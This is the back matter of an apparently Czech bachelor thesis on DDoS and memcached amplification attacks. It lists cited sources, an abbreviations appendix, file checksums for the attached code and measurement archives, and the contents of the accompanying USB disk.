[17] NICHOLSON, Paul. AWS hit by Largest Reported DDoS Attack of 2.3 Tbps. *A10 Blog* [online]. A10 Networks, 24. 6. 2020 [cit. 2021-04-05]. Dostupné z: https://www.a10networks.com/blog/aws-hit-by-largest-reported-ddos-attack-of-2-3-tbps/

[18] HARPER, Colin. Bitcoin.org Briefly Shut Down by Denial of Service Attack; Bitcoin Not Affected. *CoinDesk* [online]. CoinDesk, 19. 12. 2020 [cit. 2021-04-05]. Dostupné z: https://www.coindesk.com/bitcoin-org-briefly-shut-down-by-denial-of-service-attack-bitcoin-not-affected

[19] OSBORNE, Charlie. GitHub suffers 'largest DDoS' attack in site's history. *ZDNET* [online]. ZDNET, A RED VENTURES COMPANY, 30. 3. 2015 [cit. 2021-04-05]. Dostupné z: https://www.zdnet.com/article/github-suffers-largest-ddos-attack-in-sites-history/

[20] HAY NEWMAN, Lily. GitHub Survived the Biggest DDoS Attack Ever Recorded. *WIRED* [online]. Condé Nast, 1. 3. 2018 [cit. 2021-04-05]. Dostupné z: https://www.wired.com/story/github-ddos-memcached/

[21] SNMP Reflection / Amplification. *Imperva* [online]. Imperva, ©2021 [cit. 2021-04-05]. Dostupné z: https://www.imperva.com/learn/ddos/snmp-reflection/

[22] What is IP Null Attack? *DDoS-GUARD* [online]. DDoS-GUARD, ©2011-2021 [cit. 2021-04-05]. Dostupné z: https://ddos-guard.net/en/terminology/attack_type/ip-null-attack

[23] ARTEAGA, Jose a Wilber MEJIA. CLDAP Reflection DDoS. *Akamai* [online]. Akamai Technologies, ©2021 [cit. 2021-04-05]. Dostupné z: https://www.akamai.com/uk/en/resources/our-thinking/threat-advisories/connection-less-lightweight-directory-access-protocol-reflection-ddos-threat-advisory.jsp

[24] CHINNASAMY, Vinugayathri. DDoS Ransom Attacks: What You Need to Know. *InfoSecurity* [online]. Reed Exhibitions, ©2021 [cit. 2021-04-05]. Dostupné z: https://www.infosecurity-magazine.com/blogs/ddos-ransom-attacks/

[25] What is a fake session attack? *DDoS-GUARD* [online]. DDoS-GUARD, ©2011-2021 [cit. 2021-04-05]. Dostupné z: https://ddos-guard.net/en/terminology/attack_type/fake-session-attack-spoofed-session-flood

[26] What Is a Multi-Vector Cyber Attack? *Logix* [online]. Logix Computer Consulting, 31. 10. 2019 [cit. 2021-04-05]. Dostupné z: https://www.logixconsulting.com/2019/10/31/what-is-a-multi-vector-cyber-attack/

[27] What is Zero Day Exploit? *Kaspersky* [online]. AO Kaspersky Lab, ©2021 [cit. 2021-04-05]. Dostupné z: https://www.kaspersky.com/resource-center/definitions/zero-day-exploit

[28] *Securelist by Kaspersky: DDoS reports* [online]. AO Kaspersky Lab, ©2021 [cit. 2021-04-06]. Dostupné z: https://securelist.com/category/ddos-reports/

[29] *Digital Attack Map: Top daily DDoS attacks worldwide* [online]. Arbor Networks, ©2020 [cit. 2021-04-06]. Dostupné z: https://www.digitalattackmap.com/

[30] *Memcached: What is Memcached?* [online]. Dormando, ©2009-2018 [cit. 2021-04-09]. Dostupné z: https://memcached.org/

[31] *Memcached: About Memcached* [online]. Dormando, ©2009-2018 [cit. 2021-04-09]. Dostupné z: https://memcached.org/about

[32] Oracle VM Virtualbox. *Virtualbox 6.1.18* [software]. Oracle, 19. ledna 2021 [cit. 2021-04-10]. Dostupné z: https://www.virtualbox.org/

[33] OSBoxes. *Ubuntu 18.04.3 Bionic Beaver* [software]. OSBoxes [cit. 2021-04-10]. Dostupné z: https://www.osboxes.org/ubuntu/#ubuntu-1804-vbox

[34] WIRESHARK FOUNDATION. *Wireshark 2.6.10* [online]. Wireshark Foundation, 17. 7. 2019 [cit. 2021-04-10]. Dostupné z: https://www.wireshark.org/

[35] Linux cooked-mode capture (SLL). *GitLab* [online]. GitLab, 2020 [cit. 2021-04-10]. Dostupné z: https://gitlab.com/wireshark/wireshark/-/wikis/SLL

[36] Welcome to the libmemcached documentation. *Libmemcached* [software]. Brian Aker DataDifferential, ©2011-2013 [cit. 2021-04-10]. Dostupné z: http://docs.libmemcached.org/

[37] Vector.me. *Free vectors and illustrations to download* [online]. Vector.me, ©2021 [cit. 2021-04-27]. Dostupné z: https://vector.me/

[38] WALKOWSKI, Debbie. What Is a DNS Amplification Attack? *F5 Labs* [online]. F5, 26. 7. 2019 [cit. 2021-04-14]. Dostupné z: https://www.f5.com/labs/articles/education/what-is-a-dns-amplification-attack-

[39] Memcached Doc. *GitHub* [online]. 17. 11. 2020 [cit. 2021-04-15]. Dostupné z: https://github.com/memcached/memcached/blob/master/doc/protocol.txt

[40] MAJKOWSKI, Marek. Memcrashed - Major amplification attacks from UDP port 11211. *Cloudflare: The Cloudflare Blog* [online]. Cloudflare, 27. 02. 2018 [cit. 2021-04-15]. Dostupné z: https://blog.cloudflare.com/memcrashed-major-amplification-attacks-from-port-11211/

[41] VICENTE, Cristiano. REDIS VS MEMCACHED: WHICH ONE TO CHOOSE? *Imaginary Cloud* [online]. 29. 5. 2020 [cit. 2021-04-15]. Dostupné z: https://www.imaginarycloud.com/blog/redis-vs-memcached/

[42] KUPREEV, Oleg, Ekaterina BADOVSKAYA a Alexander GUTNIKOV. DDoS attacks in Q4 2020: Distribution of botnet C&C servers by country, Q4 2020. *Securelist by Kaspersky* [online]. AO Kaspersky Lab, 16. 2. 2021 [cit. 2021-04-16]. Dostupné z: https://securelist.com/ddos-attacks-in-q4-2020/100650/

[43] SNMPv3 with Security and Administration. *SNMP Research International* [online]. SNMP Research International, ©2020 [cit. 2021-04-18]. Dostupné z: http://www.snmp.com/snmpv3/snmpv3_intro.shtml

[44] ICMP Flood DDoS Attacks. *NETSCOUT* [online]. NETSCOUT, ©2021 [cit. 2021-04-18]. Dostupné z: https://www.netscout.com/what-is-ddos/icmp-flood

[45] HTTP Flood Attack. *Cloudflare* [online]. Cloudflare, ©2021 [cit. 2021-04-18]. Dostupné z: https://www.cloudflare.com/learning/ddos/http-flood-ddos-attack/

[46] What is an SSDP DDoS attack? *DDoS-GUARD* [online]. DDoS-GUARD, ©2011-2021 [cit. 2021-04-18]. Dostupné z: https://ddos-guard.net/en/terminology/attack_type/ssdp-ddos-attack

[47] LOIC (Low Orbit Ion Cannon). *Radware* [online]. Radware, ©2021 [cit. 2021-04-22]. Dostupné z: https://www.radware.com/security/ddos-knowledge-center/ddospedia/loic-low-orbit-ion-cannon

[48] HOIC (High Orbit Ion Cannon). *Radware* [online]. Radware, ©2021 [cit. 2021-04-22]. Dostupné z: https://www.radware.com/security/ddos-knowledge-center/ddospedia/hoic-high-orbit-ion-cannon

[49] AFEK, Yehuda, Anat BREMLER-BARR a Lior SHAFIR. *NXNSAttack* [online]. Tel Aviv University, ©2020 [cit. 2021-04-22]. Dostupné z: https://cyber-security-group.cs.tau.ac.il/

[50] Buffer Overflow Attack: How to Prevent Buffer Overflows. *Imperva* [online]. Imperva, ©2021 [cit. 2021-04-28]. Dostupné z: https://www.imperva.com/learn/application-security/buffer-overflow/

[51] DDoS Reflection and Amplification Attacks. *Malware Patrol* [online]. Malware Patrol, ©2005-2021 [cit. 2021-04-28]. Dostupné z: https://www.malwarepatrol.net/ddos-reflection-and-amplification-attacks/

Příloha **A**

Seznam použitých zkratek

ACK Acknowledgement

CLDAP Connection-less Lightweight Directory Access Protocol

CNSS Committee on National Security Systems

DNS Domain Name System

DDoS Distributed Denial-of-Service

DoS Denial-of-Service

HOIC High Orbit Ion Cannon

HTTP Hypertext Transfer Protocol

ICMP Internet Control Message Protocol

IP Internet Protocol

ITU-T International Telecommunications Union

LOIC Low Orbit Ion Cannon

NTP Network Time Protocol

SLL Linux cooked-mode capture

SNMP Simple Network Management Protocol

SSDP Simple Service Discovery Protocol

SYN Synchronization

TCP Transmission Control Protocol

UDP User Datagram Protocol

Příloha B

Kontrolní součty souborů

30c177eb99c60c44048cb797ab2f40b18078436c0c98c0e74a03ebae8e6276cc
./readme.txt
110c88c75d3729cbc4d73aa1fdfcca03f0d94316ec3c6f4a952be9aca86df2e1
./src/codes/attacker.zip
1186b9581999eaa3921c80cd9e566720c8aab2f7e8404b418d2f12aff652b0fa
./src/codes/readme.txt
e70c62d34d7e03a3bc0eb7724da1d7b2c5908291e4eddd886074873e19ad3d4b
./src/codes/victim.zip
15644eb10eb11d795f368b3e8bf5fcf1dcd127d3d4efa8ef6bacf13e161e9b46
./src/codes/vulnerable.zip
c5abbe35855bb6b9fa9fa501add9a7451a92f10c8a56df9fc286356307c96025
./src/measurement/attacker.zip
7734bab4ee15d96422437645f2ab115a36fdd233937b10ae00671cc21bf0515c
./src/measurement/attacker_2.zip
e7e8027eac9c4dc112d115542f342ded7143375e1a090b21eb73ea4366e4c93a
./src/measurement/load.zip
710cfc54e483719f0588f04331955075f65d5fe10fc8c40764b6c848f7c88801
./src/measurement/readme.txt
89d2b4a1ea8c623e6775a15726a72a65f548def40ecf5c12e4bd5fb587dd17ee
./src/measurement/victim.zip
563ce43deb384ff618d6958c64bba7284010fe0da7bb9509f635a86b4132e7ed
./src/measurement/vulnerable.zip
0fde3cfaf51b20e5fc7f86f85396216f0e5ce4ec0144f1bf588483009fe41962
./src/measurement/vulnerable_2.zip
9149e4d000010908dcb2372dabca34de8dacf1412c72b945ee77f66a8857d27f
./src/Memcached.ova
cbe2ac037b2ab8bf2b02e3144eb1b1e8d1c89babecf51ddfbe6383e8727af982
./src/nxns/bind.zip
e577c04c4f8c495781f3fb98a82e8d24625a0b083ffc69a080ea7d6bf8a17fd9
./src/nxns/powerdns.zip

241b9d3884c512fb75f8cc67427d53b4fa43f52f14473f921f4b2c2cc792e54a
./thesis/source/1dos.tex
46e4f41627893f13e6c24a79c58a1524fb647dec8d2fb4bea7c12b784f3995d4
./thesis/source/2ddos.tex
678488a5241b6cf46a197554955ffba0961083b8d1870cbe53fb30c31b02ae88
./thesis/source/3memcached.tex
649c8dc8be1eaf59a1596f0633d6aa2b7151e7097b032597552ff9bd07457a93
./thesis/source/4realizace.tex
7664b5ac2a4e56989d873601d64230b2e4bec9b337f6e1d859f5fef18dffdc6e
./thesis/source/5mereni.tex
fa652ad6cee7f416cc2b230dd861df3ae7e692b33bd1c86f12fa71df5413795f
./thesis/source/6obrana.tex
080b46f53aec73af14fa5ab0a4ba6082a8f3558cde6068bf465f016a60b89a12
./thesis/source/BP_Kopp_Kamil_2021.tex
ac3910ffa254a328f081edf39a4548a7eb26a6500f31305b578f84b16b2c7f56
./thesis/source/cvut-logo-bw.pdf
4f0625db57b5e68d0c9f84b775c156401cccb9b260d0f497975835d92c720d0b
./thesis/source/FITthesis.cls
a8f3e5a2b3d5d9fd99ff47634a447bfd7ee8e0fa32c1f1065f2f05c9aa6f05a5
./thesis/source/pic_amplification.pdf
50e097274d54961b8af07ca9a809658e10d9d04dff835f2895c7b200d19c425a
./thesis/source/pic_botnet.pdf
dde088edce049dc4f2eb35821e1e0d7fda633b6768f6366d198d89c0a002de62
./thesis/source/pic_dos_ddos.pdf
6b20b127f11410d841d8594ee3b5ee3c2d676f95dea457064821f2d4e2d54f8c
./thesis/source/pic_flood.pdf
021d2cc2781ee34136cba0431cef0675e3d0b61196a9efcdd94b000b9f802348
./thesis/source/pic_reflection.pdf
f213505cc96985586015f3b71d842927f1a5a25e14078ef6c072ccc9bb42cf9d
./thesis/source/pic_schema.pdf
f604eee229188f4fbc157d0ca031aeefdd798c5196c5f400e5bbb0b4d6b2f83d
./thesis/source/prohlaseni1.tex.txt
2d0c0dc2427c283ca851ab300b6f1e5706786efbc4ca2928b8001e88544870a9
./thesis/source/ProjectsFIT.pdf

Příloha C

Obsah přiloženého USB disku

- `src`
  - `codes` ..... zdrojové kódy
  - `measurement` ..... výsledky měření
  - `nxns` ..... DNS zóny pro neúspěšný útok
  - `Memcached.ova` ..... appliance s účastníky
- `thesis`
  - `source` ..... zdrojová forma práce ve formátu LaTeX
  - `thesis.pdf` ..... text práce ve formátu PDF
- `checksums.txt` ..... kontrolní součty souborů
- `readme.txt` ..... stručný popis obsahu disku